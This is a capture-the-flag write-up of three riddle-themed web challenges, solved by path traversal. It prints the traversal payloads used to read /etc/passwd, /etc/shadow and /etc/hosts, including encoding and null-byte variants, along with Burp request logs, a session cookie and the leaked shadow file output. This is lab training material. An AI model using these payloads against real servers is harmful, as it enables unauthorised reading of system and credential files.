

Challenge: 1 Guess a number between 1, and 1,000,000.. hmm, let's not, whilst keeping it civil and refrain from brute force.

Target: etc/passwd is what I got from the rhyme, and that I'm two 'stories' deep.. .././etc/passwd

It finally came to me after testing different ways of traversing that I could use this ....//....//etc/passwd, in hindsight I guess it would have something to do with the dotted display, however I'm not sure what the lambda was about.



"The first game was easy, that's of course true, But this one brings darkness, perhaps two. A game of chance where shadows grow deep, Where every resource needs a location unique. Look into the shadow realm, shrouded and veiled, The secrets within are carefully concealed. Three dice I shall throw with faces eighteen, Predict their sum total, and you'll be keen."

I have no idea how this rhyme translated to use %2f instead of slash and that's all you need for the payload to work, I tried TONS of variations but..this one did it;

..%2f..%2fetc%2fshadow

The screenshot shows the Burp Suite interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The main panel displays a list of captured requests. The selected request is a POST to /challenge\_2\_submit. The request details are shown in the bottom pane, including the raw data and the response body.

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
144	11:51:57 4 May 2025	Proxy	POST	64.225.103.251	/challenge		2	200	7081	29	
145	11:51:57 4 May 2025	Proxy	GET	64.225.103.251	/static/images/papyrus_bg.jpg		1	304	183	30	
146	11:52:36 4 May 2025	Proxy	POST	64.225.103.251	/challenge		2	302	555	29	
147	11:52:36 4 May 2025	Proxy	GET	64.225.103.251	/ZqMuxchFWkzqY1G/challenge_2		1	200	7101	30	
148	11:52:36 4 May 2025	Proxy	GET	fonts.googleapis.com	/css2	family=IM+Fell+English+SC&display=sw...	2	200	1162	22	
149	11:52:36 4 May 2025	Proxy	GET	64.225.103.251	/static/images/dice_hieroglyphics.jpg		1	304	191	30	
150	11:52:36 4 May 2025	Proxy	GET	64.225.103.251	/static/images/papyrus_bg.jpg		1	304	183	31	
151	11:52:36 4 May 2025	Proxy	GET	fonts.gstatic.com	/s/mf/ellenghshsc/v16/a8lENpD3CDX-4zr...		0	200	57771	18	
152	11:52:53 4 May 2025	Proxy	POST	64.225.103.251	/challenge_2_submit		2	200	6838	30	
153	11:52:54 4 May 2025	Proxy	GET	64.225.103.251	/static/css/style.css		1	304	394	30	
154	11:52:54 4 May 2025	Proxy	GET	64.225.103.251	/static/images/papyrus_bg.jpg		1	304	183	30	

**Request Details:**

```

1 POST /challenge_2_submit HTTP/1.1
2 Host: 64.225.103.251:5012
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Accept-Language: en-gb,en;q=0.9
6 Origin: http://64.225.103.251:5012/ZqMuxchFWkzqY1G/challenge_2
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://64.225.103.251:5012/ZqMuxchFWkzqY1G/challenge_2
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=eyJzZXNzaW9uX2lkIjoiaW50YXNjaW9uX2lkIj0iNGEYyJMSMWTYzBmMC00Y2M5LW1yZGQyYWRlM2YyM2QyOTcwIn0.aBc4tw.ovabJy2b1y-91Wtu4Mgo9RSgeFA
14 Connection: keep-alive
15
16 guess=..%252f..%252fetc%252fshadow

```

**Response Details:**

```

177 <div class="pre-content">
178 root::18659:0:99999:7:::
179 daemon::18659:0:99999:7:::
180 bin::18659:0:99999:7:::
181 sys::18659:0:99999:7:::
182 sync::18659:0:99999:7:::
183 games::18659:0:99999:7:::
184 man::18659:0:99999:7:::
185 lp::18659:0:99999:7:::
186 mail::18659:0:99999:7:::
187 news::18659:0:99999:7:::
188 uucp::18659:0:99999:7:::
189 proxy::18659:0:99999:7:::
190 www-data::18659:0:99999:7:::
191 backup::18659:0:99999:7:::
192 list::18659:0:99999:7:::
193 irc::18659:0:99999:7:::
194 anubis::18659:35:99999:7:::
195 gnats::18659:0:99999:7:::
196 nobody::18659:0:99999:7:::
197
198 </div>
199
200 <div style="margin-top: 20px; text-align: center;">
201
202

```

Image shows that yet again anubis is a suspect, since 35 surely fits the box 3-54 (min and max value of the described dice toss)

"Explore the path to my dwelling place divine, Travel back where connections and names align. Carefully through passages, take two steps behind, Hidden origins of digital homes you'll find. Observe how scripts twist what you compose, Subtle deceptions veil paths in strange clothes. The zero offering, subtle and keen, Solutions will surface, where clues are seen."


So that looks to be pointing towards etc/hosts to me, and 'zero offering' zero, nothing, nil, null, %00?

.././etc/hosts%00

The screenshot shows the Burp Suite interface with the 'Logger' tab selected. The top table lists recent requests, with the last one being a POST to /challenge\_3\_submit. The 'Request' pane shows the raw HTTP data, including headers like 'Host: 64.225.103.251:5012' and 'Content-Type: application/x-www-form-urlencoded'. The 'Response' pane shows the HTML output, which includes a password field with the value 'ie1dVNCS'. The 'Inspector' pane on the right shows the selected text 'ie1dVNCS'.

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
164	11:52:54 4 May 2025	Proxy	GET	64.225.103.251	/static/images/papyrus_bg.jpg		1	304	183	30	
155	11:53:34 4 May 2025	Proxy	POST	64.225.103.251	/challenge_2_submit		2	302	555	29	
156	11:53:34 4 May 2025	Proxy	GET	64.225.103.251	/static/css/style.css		1	304	394	30	
157	11:53:34 4 May 2025	Proxy	GET	64.225.103.251	/gdAelfdgdQDrNEPI/challenge_3		1	200	7734	30	
158	11:53:34 4 May 2025	Proxy	GET	fonts.googleapis.com	/css2	family=IM+Fell+English+SC&display=sw...	2	200	1162	25	
159	11:53:34 4 May 2025	Proxy	GET	64.225.103.251	/static/images/treasure_door.jpg		1	304	186	29	
160	11:53:34 4 May 2025	Proxy	GET	64.225.103.251	/static/images/papyrus_bg.jpg		1	304	183	30	
161	11:53:35 4 May 2025	Proxy	GET	fonts.gstatic.com	/s/Imfellelengishsc/v16/a8IEpD3CDX-4zr...		0	200	57771	15	
162	11:53:50 4 May 2025	Proxy	POST	64.225.103.251	/challenge_3_submit		2	200	6598	32	
163	11:53:50 4 May 2025	Proxy	GET	64.225.103.251	/static/css/style.css		1	304	394	30	
164	11:53:50 4 May 2025	Proxy	GET	64.225.103.251	/static/images/papyrus_bg.jpg		1	304	183	30	

And there's the password, and the flag is in reach..



Another flag in the bag!

NOTE: I did it through the browser hence why the payload in burp logger looks different, because it's double URL encoded.